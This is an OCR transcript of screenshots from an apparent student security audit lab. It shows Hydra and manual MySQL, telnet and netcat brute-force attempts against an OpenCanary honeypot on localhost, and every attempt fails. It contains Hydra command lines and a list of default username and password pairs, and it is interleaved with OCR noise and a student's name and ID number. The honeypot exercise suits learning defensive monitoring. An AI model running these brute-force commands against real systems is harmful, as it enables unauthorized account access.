neil@DESKTOP-0GNJ9R7: ~/h
(Reading database ... 49219 files and directories currently installed.)
Preparing to unpack .../mysql-client-core-8.0_8.0.42-0ubuntu0.24.04.1_amd64.deb ...
Unpacking mysql-client-core-8.0 (8.0.42-0ubuntu0.24.04.1) ...
Selecting previously unselected package mysql-client-8.0.
Preparing to unpack .../mysql-client-8.0_8.0.42-0ubuntu0.24.04.1_amd64.deb ...
Unpacking mysql-client-8.0 (8.0.42-0ubuntu0.24.04.1) ...
Selecting previously unselected package mysql-client.
Preparing to unpack .../mysql-client_8.0.42-0ubuntu0.24.04.1_all.deb ...
Unpacking mysql-client (8.0.42-0ubuntu0.24.04.1) ...
Setting up mysql-client-core-8.0 (8.0.42-0ubuntu0.24.04.1) ...
Setting up mysql-client-8.0 (8.0.42-0ubuntu0.24.04.1) ...
Setting up mysql-client (8.0.42-0ubuntu0.24.04.1) ...
Processing triggers for man-db (2.12.0-4build2) ...
Iniciando ataque con Hydra...
Comando: hydra -L users.txt -P passwords.txt mysql://localhost -t 4 -V


Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 13:43:28
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking mysql://localhost:3306/
[ATTEMPT] target localhost - login "admin" - pass "password" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "admin" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "root" - 4 of 64 [child 3] (0/0)
[ERROR] Child with pid 6547 terminating, can not connect
[ERROR] Child with pid 6545 terminating, can not connect
[ERROR] Child with pid 6546 terminating, can not connect
[ERROR] Child with pid 6548 terminating, can not connect
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:44
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
[ERROR] Child with pid 6548 terminating, can not connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 13:43:31
==========
INTENTOS MANUALES CON MYSQL CLIENT
==========
Probando MySQL -> Usuario: root | Contraseña: (vacía)
FALLO - root:(vacía)
Probando MySQL -> Usuario: root | Contraseña: password
FALLO - root:password
Probando MySQL -> Usuario: root | Contraseña: root
FALLO - root:root
Probando MySQL -> Usuario: root | Contraseña: admin
FALLO - root:admin
Probando MySQL -> Usuario: root | Contraseña: 123456
FALLO - root:123456
Probando MySQL -> Usuario: root | Contraseña: mysql
FALLO - root:mysql
Probando MySQL -> Usuario: root | Contraseña: guest
FALLO - root:guest
Probando MySQL -> Usuario: root | Contraseña: toor
FALLO - root:toor
--- Terminado usuario: root ---
Probando MySQL -> Usuario: admin | Contraseña: (vacía)
FALLO - admin:(vacía)
Probando MySQL -> Usuario: admin | Contraseña: password
FALLO - admin:password
Probando MySQL -> Usuario: admin | Contraseña: root
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:44
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
FALLO - admin:password
Probando MySQL -> Usuario: admin | Contraseña: root
FALLO - admin:root
Probando MySQL -> Usuario: admin | Contraseña: admin
FALLO - admin:admin
Probando MySQL -> Usuario: admin | Contraseña: 123456
FALLO - admin:123456
Probando MySQL -> Usuario: admin | Contraseña: mysql
FALLO - admin:mysql
Probando MySQL -> Usuario: admin | Contraseña: guest
FALLO - admin:guest
Probando MySQL -> Usuario: admin | Contraseña: toor
FALLO - admin:toor
--- Terminado usuario: admin ---
Probando MySQL -> Usuario: mysql | Contraseña: (vacía)
FALLO - mysql:(vacía)
Probando MySQL -> Usuario: mysql | Contraseña: password
FALLO - mysql:password
Probando MySQL -> Usuario: mysql | Contraseña: root
FALLO - mysql:root
Probando MySQL -> Usuario: mysql | Contraseña: admin
FALLO - mysql:admin
Probando MySQL -> Usuario: mysql | Contraseña: 123456
FALLO - mysql:123456
Probando MySQL -> Usuario: mysql | Contraseña: mysql
FALLO - mysql:mysql
Probando MySQL -> Usuario: mysql | Contraseña: guest
FALLO - mysql:guest
Probando MySQL -> Usuario: mysql | Contraseña: toor
FALLO - mysql:toor
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:44
21/06/2025



Probando MySQL -> Usuario: mysql | Contraseña: toor
FALLO - mysql:toor
--- Terminado usuario: mysql ---
Probando MySQL -> Usuario: user | Contraseña: (vacía)
FALLO - user:(vacía)
Probando MySQL -> Usuario: user | Contraseña: password
FALLO - user:password
Probando MySQL -> Usuario: user | Contraseña: root
FALLO - user:root
Probando MySQL -> Usuario: user | Contraseña: admin
FALLO - user:admin
Probando MySQL -> Usuario: user | Contraseña: 123456
FALLO - user:123456
Probando MySQL -> Usuario: user | Contraseña: mysql
FALLO - user:mysql
Probando MySQL -> Usuario: user | Contraseña: guest
FALLO - user:guest
Probando MySQL -> Usuario: user | Contraseña: toor
FALLO - user:toor
--- Terminado usuario: user ---
Probando MySQL -> Usuario: guest | Contraseña: (vacía)
FALLO - guest:(vacía)
Probando MySQL -> Usuario: guest | Contraseña: password
FALLO - guest:password
Probando MySQL -> Usuario: guest | Contraseña: root
FALLO - guest:root
Probando MySQL -> Usuario: guest | Contraseña: admin
FALLO - guest:admin
Probando MySQL -> Usuario: guest | Contraseña: 123456
FALLO - guest:123456
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:44
21/06/2025



Probando MySQL -> Usuario: guest | Contraseña: root
FALLO - guest:root
Probando MySQL -> Usuario: guest | Contraseña: admin
FALLO - guest:admin
Probando MySQL -> Usuario: guest | Contraseña: 123456
FALLO - guest:123456
Probando MySQL -> Usuario: guest | Contraseña: mysql
FALLO - guest:mysql
Probando MySQL -> Usuario: guest | Contraseña: guest
FALLO - guest:guest
Probando MySQL -> Usuario: guest | Contraseña: toor
FALLO - guest:toor
--- Terminado usuario: guest ---
Probando MySQL -> Usuario: db_admin | Contraseña: (vacía)
FALLO - db_admin:(vacía)
Probando MySQL -> Usuario: db_admin | Contraseña: password
FALLO - db_admin:password
Probando MySQL -> Usuario: db_admin | Contraseña: root
FALLO - db_admin:root
Probando MySQL -> Usuario: db_admin | Contraseña: admin
FALLO - db_admin:admin
Probando MySQL -> Usuario: db_admin | Contraseña: 123456
FALLO - db_admin:123456
Probando MySQL -> Usuario: db_admin | Contraseña: mysql
FALLO - db_admin:mysql
Probando MySQL -> Usuario: db_admin | Contraseña: guest
FALLO - db_admin:guest
Probando MySQL -> Usuario: db_admin | Contraseña: toor
FALLO - db_admin:toor
--- Terminado usuario: db_admin ---
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:45
21/06/2025



--- Terminado usuario: db_admin ---
INTENTOS CON TELNET AL PUERTO 3306
Intento 1: Verificando conectividad al puerto 3306...
Puerto 3306 responde - MySQL Honeypot activo
Intento 2: Verificando conectividad al puerto 3306...
Puerto 3306 responde - MySQL Honeypot activo
Intento 3: Verificando conectividad al puerto 3306...
Puerto 3306 responde - MySQL Honeypot activo
Intento 4: Verificando conectividad al puerto 3306...
Puerto 3306 responde - MySQL Honeypot activo
Intento 5: Verificando conectividad al puerto 3306...
Puerto 3306 responde - MySQL Honeypot activo
INTENTOS CON NETCAT
Probando con netcat...
Intento 1 con netcat:
nc: connect to localhost (127.0.0.1) port 3306 (tcp) failed: Connection refused
Intento 2 con netcat:
nc: connect to localhost (127.0.0.1) port 3306 (tcp) failed: Connection refused
Intento 3 con netcat:
nc: connect to localhost (127.0.0.1) port 3306 (tcp) failed: Connection refused
ATAQUE COMPLETADO
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



ATAQUE COMPLETADO
Revisa los logs de OpenCanary para ver
todos los intentos MySQL registrados.
=== ESPERANDO 30 SEGUNDOS ===
=== EJECUTANDO ATAQUE TELNET ===
ATAQUE TELNET BRUTE FORCE
Objetivo: localhost:23 (OpenCanary Telnet)
Fecha: Sat Jun 21 13:45:07 -04 2025
Instalando Telnet...
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
inetutils-telnet
The following NEW packages will be installed:
inetutils-telnet telnet
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 104 kB of archives.
After this operation, 295 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/main amd64 inetutils-telnet amd64 2:2.5-3ubuntu4 [100 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/main amd64 telnet all 0.17+2.5-3ubuntu4 [3684 B]
Fetched 104 kB in 1s (73.1 kB/s)
Selecting previously unselected package inetutils-telnet.
(Reading database ... 49262 files and directories currently installed.)
Preparing to unpack .../inetutils-telnet_2%3a2.5-3ubuntu4_amd64.deb ...
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
Preparing to unpack .../inetutils-telnet_2%3a2.5-3ubuntu4_amd64.deb ...
Unpacking inetutils-telnet (2:2.5-3ubuntu4) ...
Selecting previously unselected package telnet.
Preparing to unpack .../telnet_0.17+2.5-3ubuntu4_all.deb ...
Unpacking telnet (0.17+2.5-3ubuntu4) ...
Setting up inetutils-telnet (2:2.5-3ubuntu4) ...
update-alternatives: using /usr/bin/inetutils-telnet to provide /usr/bin/telnet (telnet) in auto mode
Setting up telnet (0.17+2.5-3ubuntu4) ...
Processing triggers for man-db (2.12.0-4build2) ...
Iniciando ataque con Hydra...
Comando: hydra -L users.txt -P passwords.txt telnet://localhost -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 13:45:11
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking telnet://localhost:23/
[ATTEMPT] target localhost - login "admin" - pass "password" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "admin" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "root" - 4 of 64 [child 3] (0/0)
[ERROR] Child with pid 6830 terminating, can not connect
[ERROR] Child with pid 6827 terminating, can not connect
[ERROR] Child with pid 6829 terminating, can not connect
[ERROR] Child with pid 6828 terminating, can not connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:45
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 13:45:14
